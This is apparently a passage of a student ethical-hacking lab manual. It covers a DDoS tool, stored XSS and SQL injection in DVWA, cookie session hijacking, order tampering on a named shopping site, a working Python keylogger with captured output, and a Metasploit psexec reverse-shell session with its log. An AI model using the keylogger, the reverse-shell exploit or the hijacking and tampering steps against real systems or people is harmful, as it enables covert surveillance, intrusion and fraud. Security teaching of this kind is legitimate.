
Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.



Step 11: You will see the email- id and password that you used to log in.



DOS

Using NEMESIS

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0
C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0>NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:
-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads    Specify number of threads
-?, --help        Shows the help screen.
```

PRACTICAL NO. 6

AIM: Simulate persistant Cross Site Scripting attack.

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The XSS stored link is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name *' with 'Test 1' and 'Message *' with '<script>alert("This is a XSS Exploit Test")</script>'. Below these fields is a 'Sign Guestbook' button. A message box at the bottom displays 'Name: test' and 'Message: This is a test comment.' To the right of the message box is a 'More info' section with three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

The screenshot shows the DVWA application interface after the exploit has been triggered. A modal dialog box is centered on the screen with the message 'This is a XSS Exploit Test' and an 'OK' button. The background page is partially visible, showing the same 'Vulnerability: Stored Cross Site Scripting (XSS)' form and the message box from the previous screenshot. The sidebar on the left remains the same, with the XSS stored link still highlighted.

PRACTICAL NO. 7

AIM: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation


STEPS

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie



Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick



And you are in

The screenshot shows the SEMrush SEO Toolkit dashboard. The left sidebar lists various research and monitoring tools: SEO Dashboard, COMPETITIVE RESEARCH (Domain Overview, Traffic Analytics, Organic Research, Keyword Gap, Backlink Gap), KEYWORD RESEARCH (Keyword Overview, Keyword Magic Tool, Keyword Difficulty, Organic Traffic Insights), LINK BUILDING (Backlink Analytics, Backlink Audit, Link Building Tool), and RANK TRACKING. The main dashboard features sections for Position Tracking, Site Audit, On Page SEO Checker, Social Media Tracker, and Brand Monitoring. A central search bar allows users to input a domain or keyword and search.


Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Select a website for tempering data e.g(razorba)

Select any item to buy
Then Click to add cart
Then Click on tool for tempering Data

Then Start tempering the data




Here you go




PRACTICAL NO. 8

AIM: Perform SQL injection attack.

Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.



Step 3 : Create database with name sql_db.

The screenshot shows the phpMyAdmin interface for MySQL server 127.0.0.1. The left sidebar lists databases: New, cdcol, information_schema, mysql, performance_schema, phpmyadmin, sql_db, test, and webauth. The main panel displays the 'Users overview' table:

User	Host	Password	Global privileges	Grant	Action
Any %	-		USAGE	No	Edit Privileges Export
Any linux	No		USAGE	No	Edit Privileges Export
Any localhost	No		USAGE	No	Edit Privileges Export
pma	localhost	No	USAGE	No	Edit Privileges Export
root	linux	No	ALL PRIVILEGES	Yes	Edit Privileges Export
root	localhost	No	ALL PRIVILEGES	Yes	Edit Privileges Export

Below the table are buttons for 'Check All', 'With selected:', 'Export', 'Add user', and 'Remove selected users'.

Step 4 : Go to site localhost/sql_injection/setup.php and click on create/reset database.



Step 5 : Go to login.php and login using admin and .



Step 6 : Opens the home page.



Step 7 : Go to security setting option in left and set security level low.


A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is `localhost/sql_injection/security.php`. The main content area is titled "DVWA Security" with a padlock icon. On the left, there is a vertical menu bar with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" option is currently selected and highlighted in green. The main content area displays the "Script Security" section, which states "Security Level is currently **high**". Below this, it says "You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA." A dropdown menu is open, showing "low" as the selected option, with "Submit" button next to it. Below this section is the "PHPIDS" section, which provides information about PHPIDS v0.6 and its status as "disabled". It also includes links for "[enable PHPIDS]" and "[Simulate attack] - [View IDS log]".

Step 8 : Click on SQL injection option in left.

A screenshot of a web browser displaying the DVWA interface. The URL in the address bar is `localhost/sql_injection/vulnerabilities/sql/`. The main content area is titled "Vulnerability: SQL Injection". On the left, there is a vertical menu bar with the same options as the previous screen, but the "SQL Injection" option is now highlighted in green. The main content area contains a "User ID:" input field with a "Submit" button below it. Below this is a "More info" section containing several links related to SQL injection:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://terruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Step 9 : Write "1" in text box and click on submit.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/Sql_injection/vulnerabilities/sql/?id=1&Submit`. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar menu with various exploit categories. The "SQL Injection" item is highlighted in green. The main form has a "User ID:" label with a text input field containing "1". Below the input field is a "Submit" button. To the right of the input field, the results are displayed: "ID: 1", "First name: admin", and "Surname: admin".

Step 10 : Write "a' or '='" in text box and click on submit.



A screenshot of a web browser showing the DVWA SQL Injection page. The URL in the address bar is `localhost/Sql_injection/vulnerabilities/sql/?id=a'+or+'=%3D&Submit`. The page title is "Vulnerability: SQL Injection". The sidebar menu shows the "SQL Injection" item is also highlighted in green. The main form has a "User ID:" label with a text input field containing "'a' or '='". Below the input field is a "Submit" button. To the right of the input field, the results show multiple entries, each starting with "ID: a' or '='" followed by a different first name and surname combination: Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith.

Step 11 : Write "1=1" in text box and click on submit.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/sql_injection/vulnerabilities/sql/?id=1%3D1&Submit=Submit#`. The main content area displays the DVWA logo and the title "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (the current selection), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. A user ID input field contains the value "1=1". Below the input field, the output shows "ID: 1=1", "First name: admin", and "Surname: admin". A "Submit" button is visible next to the input field. To the right of the input field, there is a "More info" section with several links related to SQL injection.

Step 12 : Write "1*" in text box and click on submit.



A screenshot of a web browser showing the DVWA SQL Injection page. The URL in the address bar is `localhost/sql_injection/vulnerabilities/sql/?id=1*&Submit=Submit#`. The interface is identical to the previous screenshot, with the DVWA logo, title "Vulnerability: SQL Injection", and sidebar menu. The user ID input field now contains the value "1*". The output below the input field shows "ID: 1*", "First name: admin", and "Surname: admin". The "Submit" button is present. The "More info" section on the right also contains links related to SQL injection.


PRACTICAL NO. 9

Aim: - Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

Output: -



The screenshot shows a Notepad window titled "key_log.txt - Notepad". The window contains a list of key presses recorded by the keylogger. Each entry consists of a timestamp, a comma, a timestamp, a comma, and a character code. The characters are represented in Python's raw string notation (e.g., u'h', u'e', etc.). The entries are as follows:

```
2018-11-04 22:30:58,825:u'h':  
2018-11-04 22:30:59,315:u'e':  
2018-11-04 22:30:59,683:u'l':  
2018-11-04 22:30:59,898:u'l':  
2018-11-04 22:31:00,098:u'o':  
2018-11-04 22:31:19,914:Key.space:  
2018-11-04 22:31:20,490:u'w':  
2018-11-04 22:31:20,641:u'o':  
2018-11-04 22:31:21,187:u'r':  
2018-11-04 22:31:21,378:u'l':  
2018-11-04 22:31:21,602:u'd':
```

PRACTICAL NO. 10

AIM: Using Metasploit to exploit

Steps:

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEEEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```